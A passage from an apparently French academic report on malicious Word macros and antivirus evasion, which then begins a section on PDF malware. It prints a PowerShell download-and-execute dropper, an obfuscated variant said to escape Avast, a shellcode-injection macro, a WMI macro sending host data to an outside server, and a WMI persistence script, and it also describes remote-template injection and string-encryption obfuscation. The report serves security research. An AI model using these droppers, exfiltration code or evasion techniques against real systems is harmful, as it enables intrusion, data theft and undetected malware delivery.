Le but alors est de trouver des moyens pour infecter la victime sans utiliser d'instructions trop suspectes. Pour cela on peut utiliser par exemple la fonction "*CreateObject*" qui a juste pour objectif de créer un objet en VBA et qui prend en argument une chaîne de caractères. Il devient alors plus simple d'appliquer une obfuscation sur la chaîne de caractères pour produire un code d'apparence ordinaire. Le code malveillant produit ne contiendra donc que des primitives basiques comme "*CreateObject*".

Note: Certains langages, comme *Javascript*, sont plus faciles à obfusquer puisqu'ils incluent la fonction "*eval*" (ou équivalent) qui permet d'exécuter du code contenu dans une variable. Il s'agit donc juste de faire un petit programme qui va déchiffrer une chaîne de caractères et l'exécuter grâce à *eval*. Heureusement pour les antivirus, ce n'est pas le cas de VBA.

2 - Choix document suite Office

Il est possible de mettre des macros dans de nombreux types de fichiers de la suite *Office* (par exemple dans les présentations *Powerpoint*, les documents *Word*, les tableurs *Excel*, etc.). Chaque type de fichier peut être utilisé pour infecter une machine avec un *script* malveillant.

Dans notre étude nous nous sommes concentrés sur les documents *Words*. Ils peuvent être très facilement utilisés lors de campagnes de *phishing* et ils ont déjà été utilisés lors d'attaques de grande envergure (comme *Dridex*[27]). Ils ont aussi la particularité technique d'autoriser la sauvegarde de "*Document Variable*", des sortes de variables persistantes dans le document. Nous verrons leur utilité plus tard dans le rapport.

3 - L'extention .docm

L'utilisation de macro nécessite une extension particulière des fichiers *Word*: **docm**. Une solution simple et primitive pour contrer les menaces liées aux macros est de filtrer toutes les pièces jointes ou fichiers téléchargés ayant une extension ".docm". Pour un réseau d'entreprise, cela évite qu'un employé peu informé clique par inadvertance sur un fichier contenant une macro malveillante.

Macro dans un docx grâce aux templates

Filtrer l'extension docm est cependant non-suffisant. Il existe des techniques pour faire exécuter une macro par un fichier docx classique. Cela repose sur l'utilisation de *templates* word. Il suffit de faire un *template* contenant une macro, l'héberger sur un serveur distant et de créer un document *docx* sur la base de ce *template* distant. Le fichier en

[27] Mohit Kumar, *Someone Hijacks Botnet Network & Replaces Malware with an Antivirus,* Consulté le 22 janvier 2019, The Hacker News, https://thehackernews.com/2016/02/botnet-antivirus.html

lui-même ne contiendra aucune macro et *Word* ira chercher par lui-même la macro sur un serveur distant pour l'exécuter.

Un autre avantage à cette méthode, c'est que le code n'est pas directement contenu dans le fichier et est plutôt téléchargé. Une analyse statique du document ne révélera donc pas d'action malveillante.

On peut voir l'utilisation de cette technique dans divers outils de *penetration testing* comme Phishery[28] de Ryan Hanson, qui permet de voler les mots de passe d'une machine en utilisant une macro, téléchargée à partir d'une *template* par un document *Word*.

Fonctionnement

```
<?xml version="1.0" encoding="UTF-8" standalone="true"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
    <Relationship TargetMode="External" Target="file:///C:\Users\user\AppData\Roaming\Microsoft\Templates\Chronological%20Resume%20
        (Modern%20design).dotx" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Id="rId1"/>
</Relationships>
```

En allant modifier *word/_rels/settings.xml.rels* dans le *docx* (qui est une archive *zip* déguisée), on peut changer le champs ***Target*** du fichier pour lier n'importe quelle template.

Note: pour le reste de ce rapport, toutes les analyses antivirus seront effectuées sur des fichiers contenant réellement une macro. On peut retenir qu'il n'y pas de différence entre exécuter un *.docm* et un *.docx*.

C - Un premier malware

1 - Description

Pour évaluer le besoin d'obfuscation de *malware* il convient d'abord de s'intéresser au contenu de la "charge utile" (*payload*) de la macro malveillante, c'est à dire du code malveillant allant s'exécuter sur la machine cible.

Une pratique courante sera d'utiliser un *dropper*. Ce type de logiciel malveillant est très fréquemment utilisé lors des infections par pièce jointe malveillante. C'est un programme qui est conçu pour installer un *malware* en évitant d'être détecté par un antivirus: typiquement il ira télécharger la charge malveillante sur serveur distant et l'exécuter sur le PC cible. Cela a aussi pour avantage que le cybercriminel pourra mettre à jour son code sans avoir à changer le fichier propagé.

Nous avons donc utilisé un des *dropper* le plus simple et représentatif de ce qu'on pourrait retrouver dans des campagnes de phishing:

[28] Ryan Hanson, *An SSL Enabled Basic Auth Credential Harvester with a Word Document Template URL Injector*, Github, Consulté le 22 janvier 2019, https://github.com/ryhanson/phishery

```
Sub dropper()
    Dim exec As String
    exec = "powershell.exe ''""IEX ((new-object net.webclient)." &
        "downloadstring('http://10.0.0.13/payload.txt'))"""
    Shell (exec)
End Sub
```


exec est une variable de type chaîne de caractères qui contient une commande *powershell* à exécuter. Cette commande va récupérer un *payload powershell* sur un serveur distant via http: http://10.0.0.13/payload.txt . Ici 10.0.0.13 est une adresse privée sur notre réseau privé de VM mais en réalité il s'agirait d'un nom de domaine ou d'une IP publique.

La fonction **Shell** s'occupera de lancer cette commande sur le système hôte.

Ce code n'est pas très discret mais il a l'avantage d'être simple et a un comportement très caractéristique d'un *dropper*. Il s'agit aussi de mettre à l'épreuve notre système d'obfuscation pour réussir à échapper à la détection même pour un logiciel trivialement malveillant.

L'utilisation de powershell est très courante puisqu'elle permet d'avoir un levier d'action très important sur les systèmes *Windows* récents. Cela permet aussi de pouvoir exécuter du code arbitraire contenu dans une variable *Visual Basic*. Rappelons qu'il est impossible d'exécuter du code **VBA** contenu dans une variable au sein d'une macro. Les programmes téléchargent donc souvent du *powershell* qu'ils font exécuter au système.

2 - Détection de l'antivirus



On inclut donc ce code dans un document *Word* et on scanne ce *dropper* par les antivirus du banc de test. Les antivirus sont capables de détecter la menace:

On voit bien l'identification de notre dropper: *Avast* considère ici la menace comme un "*Downloader*", caractéristique typique des *droppers*.

3 - Evasion


Il est facile pour un antivirus de détecter la menace, les chaînes de caractères présentes dans les macros sont faciles à identifier comme malveillantes.

En obfusquant les chaînes de caractères on peut échapper au scan.

Par exemple, voici une partie de ce même code sous sa version obfusquée, on peut encore reconnaître chaque ligne.

```
0 Sub zqBrpuYGvjq()
1     Dim LdxBMXTQVx As String
2     LdxBMXTQVx = vKPPhmEyFU(Array(170,81,(45 Xor 68),140,196,(114+(28 Xor 102)),(20+(0 Xor 91)),89,((4 Xo
3         vKPPhmEyFU(Array((28+(15 Xor 18)),(83+(1 Xor 3)),194,(106 Xor 201),(51+(95 Xor 56)),60),(36+(4
4     Shell (LdxBMXTQVx)
5 End Sub
```

Toujours avec *Avast*, le *malware* devient alors maintenant totalement invisible pour l'antivirus:



D - Des *malwares* plus évolués

1 - Description

Les macros ont à disposition la commande "*Shell*" qui permet d'exécuter une commande sur le système hôte. Il n'y a pas de restriction sur les commandes soumises autre que les droits de l'utilisateur qui a lancé la macro. Une macro peut donc télécharger et lancer un processus arbitraire sur l'ordinateur. Ce programme sera lancé dans un processus fils à *Word*.

On pourrait croire que *Visual Basic* n'est qu'un langage de *scripting* pour les fichiers *Office* qui n'a pas plus de pouvoir que de lancer des commandes. Pourtant c'est un outil très puissant qui permet de faire beaucoup de choses à partir du moment où il est exécuté. Par exemple, les fonctions de l'API Windows Win32 comme *VirtualAlloc, WriteProcessMemory* et *CreateThread* sont utilisables par n'importe quelle macro. Ces fonctions permettent de

contaminer un processus, à la manière d'un virus. On peut écrire dans la mémoire d'un autre processus, du code malveillant et lui faire exécuter. Le binaire malveillant va devenir alors totalement invisible, puisqu'il sera caché dans un autre processus.

Enfin, les macros permettent aussi un accès direct au registre Windows que ce soit en lecture et ou en écriture. On peut donc par exemple ajouter un code malveillant au démarrage pour "persister" sur la cible.

Ici nous avons récupéré et modifié un code de Koadic[29] (un *rootkit* Windows *Open source*) qui permet d'écrire un shellcode dans un processus et de le lancer. On peut entrer dans la variable **shellcode** n'importe quel *shellcode* sous forme d'un *Array* et le code l'exécutera en utilisant l'API Windows.

```
Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal Zopqv As Long, ByVal Xhxi As Long, ByVal
Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal Xwl As Long, ByVal Sstjltuas As Long, By
Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Dkhnszol As LongPtr, ByRef Wwgtgy As Any
Public Declare PtrSafe Sub Sleep Lib "kernel32" (ByVal dwMilliseconds As LongPtr)

Sub ExecShell()
    Dim shellcodeByAs Long, shellcode As Variant, m As Long, i As Long
    Dim memorypointer As LongPtr
    shellcode = Array()
    memorypointer = VirtualAlloc(0, UBound(shellcode), &H1000, &H40)
    For i = LBound(shellcode) To UBound(shellcode)
        shellcodeByte= shellcode(i)
        m = RtlMoveMemory(memorypointer + i, shellcodeByte, 1)
    Next i
    m = CreateThread(0, 0, memorypointer, 0, 0, 0)
End Sub

```

2 - Détection antivirus


Toutes ces attaques sont très puissantes mais ont l'inconvénient d'utiliser des fonctions qui ne sont pas du tout discrètes. Les fonctions utilisées (comme *WriteProcessMemory*) doivent être écrites en clair dans la macro.

Une macro écrivant dans un processus ou modifiant le registre a un comportement très suspect et sera presque systématiquement détecté et bloqué par un antivirus.

L'utilisation de telles fonctions doivent être à tout prix évitées. L'obfuscation ne pourra jamais "cacher" un nom de fonction externe (comme celles de l'API Windows), c'est donc à charge du créateur du *payload* d'utiliser des techniques plus discrètes pour éviter la détection.

Ici, on a analysé avec Avast le code écrit plus haut:

[29] *Koadic*, Github, Consulté le 22 janvier 2019, https://github.com/vflanker/mykoadic



Avast détecte ce binaire comme **Dridex**, un des *malwares* qui s'est le plus propagé en utilisant les macros comme vecteur de propagation. Ce *malware* utilisait ce même système pour contaminer d'autres processus sur le système cible.

3 - Evasion

Comme dit précédemment, on ne peut pas changer le nom des fonctions mais on peut obfusquer les arguments passés aux fonctions. Des fonctions comme *Shell* pourraient être utilisées par des macros légitimes et donc ne sera peut-être pas systématiquement bloquées par les antivirus. Il s'agit donc de "cacher" le plus possible les arguments passés à ces fonctions pour éviter à l'antivirus de détecter l'action malveillante.

E - Malware WMI

1 - Description

WMI pour la collecte d'information

Les cybercriminels voulant propager leur *malware* le plus efficacement possible doivent donc faire un compromis entre la détectabilité et les possibilités d'action sur la cible. Un bon compromis est d'utiliser les classes WMI (*Windows Management Instrumentation*). Wikipédia défini WMI comme "*un système de gestion interne de Windows qui prend en charge la surveillance et le contrôle de ressources systèmes via un ensemble d'interfaces. Il fournit un modèle cohérent et organisé logiquement des états de Windows.".* De plus, les classes WMI sont très utilisées dans le cadre professionnel et notamment dans l'audit de sécurité.

Concrètement, les macros VBA ont directement accès à WMI via la méthode "*CreateObject*". Cette fonction est une fonction générique permettant de créer des objets de toute sorte en VBA, elle est donc suffisamment générale pour que les antivirus ne la détecte pas comme une menace.

WMI permet de récupérer énormément d'information sur la machine ciblée: les adresses IP, les utilisateurs, les processus qui tournent, par exemple. Toutes les informations disponibles via les interfaces graphiques à l'utilisateur actuel sont aussi

accessibles via WMI et plus encore. Cela permet aux campagnes de phishing de récolter beaucoup d'informations précieuses sur les ordinateurs cibles dans l'éventuel cas d'une attaque.

Voici le code d'une macro qui récupère simplement les adresses IP de toutes les interfaces de la machine cible et qui les envoie sur le serveur de l'attaquant via HTTP.

```
Sub WMI()

    Dim oWMISrvEx       As Object   'SWbemServicesEx
    Dim oWMIObjSet      As Object   'SWbemServicesObjectSet
    Dim oWMIObjEx       As Object   'SWbemObjectEx
    Dim oWMIProp        As Object   'SWbemProperty
    Dim sWQL            As String   'WQL Statement
    Dim n               As Long     'Generic Counter

    sWQL = "Select * From Win32_NetworkAdapterConfiguration"
    Set oWMISrvEx = GetObject("winmgmts:root/CIMV2")
    Set oWMIObjSet = oWMISrvEx.ExecQuery(sWQL)

    Set objHTTP = CreateObject("MSXML2.ServerXMLHTTP")
    URL = "http://192.168.99.141:1234"
    Dim tab_data()

    For Each oWMIObjEx In oWMIObjSet
        'Put a STOP here then View > Locals Window to see all properties
        If Not IsNull(oWMIObjEx.IPAddress) Then
            Debug.Print "IP:"; oWMIObjEx.IPAddress(0)
            objHTTP.Open "POST", URL, True
            objHTTP.setRequestHeader "User-Agent", "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)"
            objHTTP.send oWMIObjEx.IPAddress(0)

            Debug.Print "Host name:"; oWMIObjEx.DNSHostName
            For Each oWMIProp In oWMIObjEx.Properties_
                If IsArray(oWMIProp.Value) Then
                    For n = LBound(oWMIProp.Value) To UBound(oWMIProp.Value)
                        Debug.Print oWMIProp.Name & "(" & n & ")", oWMIProp.Value(n)
                        objHTTP.Open "POST", URL, True
                        objHTTP.setRequestHeader "User-Agent", "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)"
                        objHTTP.send oWMIProp.Value(n)

                    Next
                Else
                    Debug.Print oWMIProp.Name, oWMIProp.Value
                    objHTTP.Open "POST", URL, True
                    objHTTP.setRequestHeader "User-Agent", "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)"
                    objHTTP.send oWMIProp.Value
                End If
            Next
        End If
    Next
End Sub

```

Cela permettrait par exemple à un attaquant d'en apprendre plus sur l'adressage réseau d'une entreprise.

WMI en écriture

WMI a aussi une fonction très intéressante pour les cybercriminels en écriture. On peut utiliser WMI pour rendre la macro persistante sans écrire dans le registre et sans créer de nouveau fichier.

Il est possible de lier l'exécution d'un code lors d'un événement sur la machine. Par exemple, on peut exécuter un script *powershell* 5 minutes après qu'un ordinateur se soit lancé. Ou on peut exécuter un binaire à chaque fois que quelqu'un branche une clé USB (pour infecter d'autres fichiers *Word* par exemple) sur l'ordinateur.

Cette technique a l'avantage d'être très discrète: on n'utilise pas de fonction "suspectes", juste *CreateObject*. **Un seul** fichier est modifié pour lier l'événement au bout de code. Les *backdoors* utilisant WMI ont été qualifiées de "*Fileless backdoor*" par Matt Graeber lors de sa conférence à la *Blackhat 2015: Abusing Windows Management Instrumentation (WMI) to Build a Persistent, Asyncronous, and Fileless Backdoor*. Au delà de la discrétion du code du malware, l'impact sur le système cible est donc minimisé.

Matt Graeber, dans sa présentation, donne d'ailleurs un exemple d'utilisation de WMI pour lancer un programme environ 3 minutes après le démarrage de l'ordinateur.

```
$filterName = 'BotFilter82'
$consumerName = 'BotConsumer23'
$exePath = 'C:\Windows\System32\evil.exe'
$Query = "SELECT * FROM __InstanceModificationEvent WITHIN 60
WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'
AND TargetInstance.SystemUpTime >= 200 AND
TargetInstance.SystemUpTime < 320"
$WMIEventFilter = Set-WmiInstance -Class __EventFilter -
NameSpace "root\subscription" -Arguments
@{Name=$filterName;EventNameSpace="root\cimv2";QueryLanguage="WQ
L";Query=$Query} -ErrorAction Stop
$WMIEventConsumer = Set-WmiInstance -Class
CommandLineEventConsumer -Namespace "root\subscription" -
Arguments
@{Name=$consumerName;ExecutablePath=$exePath;CommandLineTemplate
=$exePath}
Set-WmiInstance -Class __FilterToConsumerBinding -Namespace
"root\subscription" -Arguments
@{Filter=$WMIEventFilter;Consumer=$WMIEventConsumer}
```

Cette technique a notamment été reprise dans la macro RobustPentestMonkey[30] de Mariusz Banach pour permettre à la macro de devenir persistante sur le système hôte.

2 - Détection antivirus

Utiliser WMI est bien plus discret que les techniques présentées précédemment. Cela permet d'échapper à la détection de signature des antivirus. Il est toujours possible aux antivirus de détecter les requêtes wQL (langage similaire au SQL utilisé pour les événement dans WMI), ou même de détecter les chaînes de caractères liées au *payload* transporté (par exemple détecter le mot "powershell.exe").

Il est intéressant de noter que même sans obfuscation (ou avec une très légère altération des chaînes de caractère), certains malwares WMI ne sont pas détectés par les antivirus. C'est notamment le cas des *malwares* les moins virulents qui permettent d'extraire de l'information.

[30] MARIUSZ BANACH, *Rich-featured Visual Basic macro code for use during Penetration Testing assignments, implementing various advanced post-exploitation techniques*, Github, Consulté le 22 janvier 2019, https://github.com/mgeeky/RobustPentestMacro

3 - Evasion

Il suffit de modifier les noms de variable et de chiffrer les chaînes de caractères pour échapper à certains scans. Notre solution d'obfuscateur permet de rendre indétectable ce genre de *malware*.

F - Les différentes étapes d'obfuscation

1 - Description

Pour montrer les limitations actuelles des antivirus courants concernant les macros *Word*, nous avons développé un outil permettant faire de l'obfuscation sur les macros. Il est disponible en *open-source* sur Github[31]. Des démonstrations sont disponibles dans le fichier *README.md* du projet.

Cet obfuscateur applique plusieurs étapes séquentiellement pour produire un code ayant le moins de chance possible de se faire détecter par un antivirus. Les prochaines parties expliquent les différentes opérations effectuées.

2 - Analyse du code

Un besoin particulier

Effectuer une transformation d'obfuscation nécessite d'appliquer un algorithme ayant une compréhension avancée du code. Il s'agit d'avoir un algorithme capable d'identifier la nature et le rôle d'un mot ou caractère au sein du code. Ainsi on pourra identifier les parties **où** appliquer les transformations et **quelles** mutations appliquer.

Outils utilisés

L'analyse du code peut paraître triviale, mais nous allons voir à travers de certains exemples que certaines situations apportent de l'ambiguïté et qu'il n'est pas évident de faire un algorithme permettant d'identifier le rôle de chaque caractère. Nous avons pu utiliser des expressions régulières[32] pour les transformations simples, mais les transformations plus complexes ont nécessité l'utilisation d'un outil particulier: un *lexer*.

Un *lexer* est un programme permettant de transformer une chaîne de caractères, un texte, en une suite de symboles. Ainsi, passé un *lexer*, la chaîne "**var test=42**" sera décomposée: et on saura que "**var**" est un mot clé du langage permettant de définir une variable, "**test**" est le nom de la variable définie, "**=**" est un caractère spécial du langage permettant l'assignement et enfin "**42**" est une valeur numérique. Le *lexer* décompose donc

[31] https://github.com/bonnetn/vba-obfuscator
[32] Langage permettant d'effectuer des transformations sur des chaînes de caractères.

le code en “fragments”, ayant une sémantique particulière dans le langage donné. Cela nous permet d’isoler ce qu’on veut.

Concrètement un *lexer* est composé d’un analyseur lexical, qui a pour rôle d’isoler et de décomposer les différents mots du code et d’un analyseur syntaxique qui permet d’identifier le rôle de chaque structure trouvée. Nous nous servons de cette capacité d’analyse syntaxique dans notre algorithme pour effectuer l’identification des symboles et améliorer la compréhension du code.

Les *lexers* sont traditionnellement utilisés pour faire de la compilation ou de la coloration syntaxique, mais puisque leur rôle colle particulièrement bien à nos besoins, nous en avons utilisé un pour faire de l’obfuscation. Nous utilisons un *lexer* appelé *pygments*[33] qui supporte le *Visual Basic*.

L’exemple de la détection de chaînes de caractères

Dans une des transformations abordées plus tard, il est nécessaire de trouver toutes les chaînes de caractères définies dans le code VBA. Cependant, détecter toutes les chaînes de caractères n’est pas si trivial qu’il en a l’air puisque la syntaxe du VBA autorise l’échappement du caractère “ en le doublant.

“”””” (quatre guillemets doubles) en VBA est donc une chaîne de caractère valide représentant **“ (**un seul guillemet double).

Il est très difficile d’établir une expression régulière permettant d’englober ce cas d’échappement et ainsi d’extraire toutes les chaînes. Le *lexer* nous permet donc de résoudre ce problème.

3 - Renommage des variables et des fonctions

Les noms de variables sont aussi un élément discriminant dans l’analyse d’une macro malveillante. Il est nécessaire d’avoir un code le moins lisible possible. Ainsi, on ne peut pas se permettre d’avoir une variable nommée “*payload*” ou “*exploit*” dans son programme. On peut aussi utiliser les noms de variable pour changer la signature du *malware*. En changeant tous les noms de variable, on ajoute des différences dans les différents exemplaires du *malware*.

Nous avons donc pris le parti pris d’analyser le code VBA des macros pour remplacer chaque nom de variable par une chaîne de caractères totalement aléatoire.

Pour cela nous avons utilisé des *regular expressions* et un *lexer* VBA pour trouver et modifier tous ces symboles. Pour rappel, un *lexer* est un algorithme qui prend en entrée un code source et qui identifie le type de chacun des symboles. Par exemple, il trouvera qu’un mot clé est un opérateur “Xor”, un mot clé sémantique “*Function*”, un nom de variable “*payload*”, etc.

[33] http://pygments.org/

Ainsi lorsqu'il y a des déclarations et des utilisations de variable comme cela:

```
Dim maVariable As String
maVariable = 42
```

La transformation changera le nom de la variable en quelque chose de non-intelligible.

```
Dim SHAGQEPpTJWR As String
SHAGQEPpTJWR = 42
```

4 - Obfuscation d'entiers

L'utilisation d'entiers est présente partout dans le code. Un antivirus qui répertorie tous les entiers d'une macro pourrait faire une analyse de signature à partir de ces données. Si une macro malveillante contient par exemple l'entier **1572826383** précisément, il devient assez aisé de l'identifier, même si tout le reste est obfusqué.
Il devient alors nécessaire de trouver un moyen de dissimuler ces entiers. L'option la plus simple que nous avons trouvée, qui semble être la plus répandue dans le monde de l'obfuscation, est juste de faire des opérations sur les entiers.

Par exemple, nous transformons tous les entiers N en une somme de nombres aléatoires tels que N = X + Y. *42* deviendra par exemple *(20 + 22)*. Nous faisons la même chose avec différents opérateurs, comme Xor.

```
maVariable = 42
```

Deviendra…

```
maVariable = ((25 Xor 5)+22)
```

Cela est d'autant plus utile que les chaînes de caractères chiffrées sont représentées sous formes de tableaux de nombres. Cette obfuscation rend ainsi plus dure l'analyse des chaînes de caractères.

5 - Le chiffrement des chaînes de caractères

Outre les noms de variable qui contiennent beaucoup d'information sur les programmes, les chaînes d'information sont aussi très discriminantes pour les *malwares* VBA. Comme dit précédemment, il est nécessaire de faire usage de chaînes de caractères dans le programme pour construire un code malveillant le plus discret possible. Il va de soi qu'il faille trouver un moyen de dissimuler le contenu des chaînes de caractères pour déjouer la détection antivirus.

Pour cela, la technique la plus répandue et efficace est de chiffrer les strings. Il suffit de faire une fonction "*decrypt(chiffré)*" en VBA qui prendrait en entrée le chiffré et qui

restituera la chaîne de caractères dans le code. Pour représenter des données binaires, le plus simple est d'utiliser un tableau d'octets que l'on peut écrire comme ceci: "*Array(98,111,110,106,111,117,114)*", par exemple.

Pour afficher en sortie "bonjour", on peut ainsi obfusquer un code de la sorte:

```
debug.Print decrypt(Array(98,111,110,106,111,117,114))
```

L'antivirus devra donc faire une étape de déchiffrement supplémentaire pour accéder à la chaîne de caractères et faire son analyse de signatures.

Algorithme de chiffrement

Quand on parle de chiffrement, il vient la question de quel algorithme utiliser. Il existe une grande quantité d'algorithmes qui pourraient être utilisés mais nous allons nous concentrer sur quelques uns.
Les premiers sont les chiffrements à décalage: comme le chiffrement César qui décale les lettres de 7 crans, ou le ROT13 qui fait la même chose en 13 crans. Ce sont des algorithmes triviaux qui sont très aisément réversibles. De plus, ils ne demandent pas l'usage de clé ce qui ne nous permet pas de "séparer" l'information contenue dans les chaînes de caractères.

D'autres algorithmes très connus comme RSA et AES, peuvent être considérés. Ils sont fiables et robustes. Le problème est qu'ils sont relativement lourds, utiliser la ré implémentation de ces algorithmes risque d'être coûteux en ressources pour une simple macro. Il existe une autre solution, qui est d'utiliser les fonctions AES/RSA directement implémentées dans les bibliothèques système (comme *openssl*/*libressl*), mais l'appel à ces bibliothèque pourrait aussi être très suspect du point de vue d'un antivirus.

La solution que nous avons adoptée, est celle du chiffre de Vernam (ou chiffrement XOR). Elle a le mérite d'être simple et rapide pour une macro et utilise une clé jetable. L'algorithme est dit "parfaitement sûr" au sens cryptographique[34] et à confidentialité parfaite selon Shannon[35]: en perdant la clé, il devient impossible de déchiffrer le contenu.

Nous avons donc implémenté une fonction de déchiffrement en VBA, qui n'utilise aucune primitive "suspecte" aux yeux d'un antivirus, qui prend en entrée une clé et un chiffré et qui ressort une chaîne de caractères.

La clé

Le stockage de la clé est un problème à se poser. Nous aurions pu stocker la clé à côté du chiffré en faisant par exemple: "decrypt(chiffré, clé)". Cela aurait apporté un niveau de sécurité minimal.

---

[34] Un algorithme est parfaitement sûr si peu importe la puissance de calcul de l'attaquant il est impossible de décrypter le message.

[35] La confidentialité parfaite selon Shannon est le fait qu'un chiffré rpis seul ne dévoile aucune information sur le message en clair, cette définition est dans notre cas équivalente à la définition d'un algorithme parfaitement sûr.

Nous aurions aussi pu stocker la clé sur un serveur distant et faire une requête HTTP (par exemple) pour la récupérer. Cela évite tout stockage en dur de la clé. Mais cela a comme inconvénient qu'un appel réseau n'est pas très discret et que le code nécessaire à cet appel ne peut être obfusqué.

Dans les documents Word, il existe ce qu'on appelle des "*Document variables*" qui sont des variables attachées au document qui ne sont pas stockées dans le code mais dans des registres à part, sauvegardés en même temps que le document. Nous pouvons ainsi y glisser la clé de déchiffrement. Cela nous donne un avantage puisque la clé n'est plus sauvegardée avec le code. Ainsi si un antivirus extrait le code sans le document, il devient totalement inexploitable. Un autre avantage est qu'on peut facilement ajouter une fonction d'auto-destruction: en supprimant la clé du document, un déchiffrement ultérieur devient impossible.

La clé est chiffrée en *base64*, en tant que chaîne de caractères. Le VBA ne permettant pas nativement de décoder le base64, nous incluons une fonction de décodage qui est elle même obfusquée. Étant une dépendance pour le chiffrement de chaînes de caractères, cette fonction ne peut pas utiliser de *strings*.

Synthèse

L'utilisation des macros dans les documents *Word* permet de faire énormément de choses sur le système cible. Il est très facile de faire des *malwares* triviaux qui exécuteront des commandes arbitraires, cependant ces codes seront aussi très facilement détectés par les antivirus.

Pour faire un code un plus subtile, il est ainsi possible d'utiliser les capacités du système hôte, notamment l'interface *WMI* de *Windows*. Privé de ces instructions suspectes, le code a moins de chance de se faire détecter, mais la structure du code, les chaînes de caractères et divers autres artéfacts peuvent être utilisés pour faire de la détection par signature.

Intervient alors la solution de l'obfuscation, permettant de se débarrasser d'éventuels artefacts qui pourraient être suspects. Ainsi à travers de multiples transformations portant sur les divers éléments du code, il est possible de produire un document *a priori* bénin tout en incluant une macro malveillante.

III - *Malware* PDF

PDF (Portable Document Format) est un format développé par Adobe dont la première version est publiée en 1993. Ce format qui était à l'origine propriétaire, est devenu libre en 2008. Le format PDF repose sur un langage propre dérivant du *PostScript*, permettant de gérer la mise en page et les éléments graphiques. Ce format permet d'intégrer des données aux documents PDF, comme du code JavaScript ou du stockage de données. Les fichiers PDF sont généralement au format binaire, il est cependant possible d'écrire des fichiers en ASCII. Comme tous types de fichier, les PDFs comportent des faiblesses exploitables à des fins malveillantes, comme l'inclusion de programmes externes, l'inclusion de scripts (*Flash*, *JavaScript*), le lancement d'actions automatiques et le lancement d'actions en arrière-plan. Ces particularités peuvent se révéler très utiles, mais elles se retrouvent particulièrement efficaces pour exécuter des actions malveillantes. De plus, ces actions sont généralement basées sur l'exploitabilité de vulnérabilités des éditeurs de PDF, comme *Acrobat Reader*.

Du fait de sa portabilité, le format PDF fait partie des formats des fichiers les plus partagés, notamment par *mail* et par les réseaux sociaux. Ainsi, des actions malveillantes peuvent être intégrer à un fichier PDF et ce dernier peut être utilisé pour une campagne de *phishing*.

A - Primitives exploitables

Le langage PDF propose des primitives permettant des interactions avec le système d'exploitation. Ces primitives ne sont pas dangereuses en elles-mêmes, mais un association judicieuse et une bonne utilisation de certaines fonctions peut permettre des actions redoutables[36].

1 - Famille OpenAction[37]

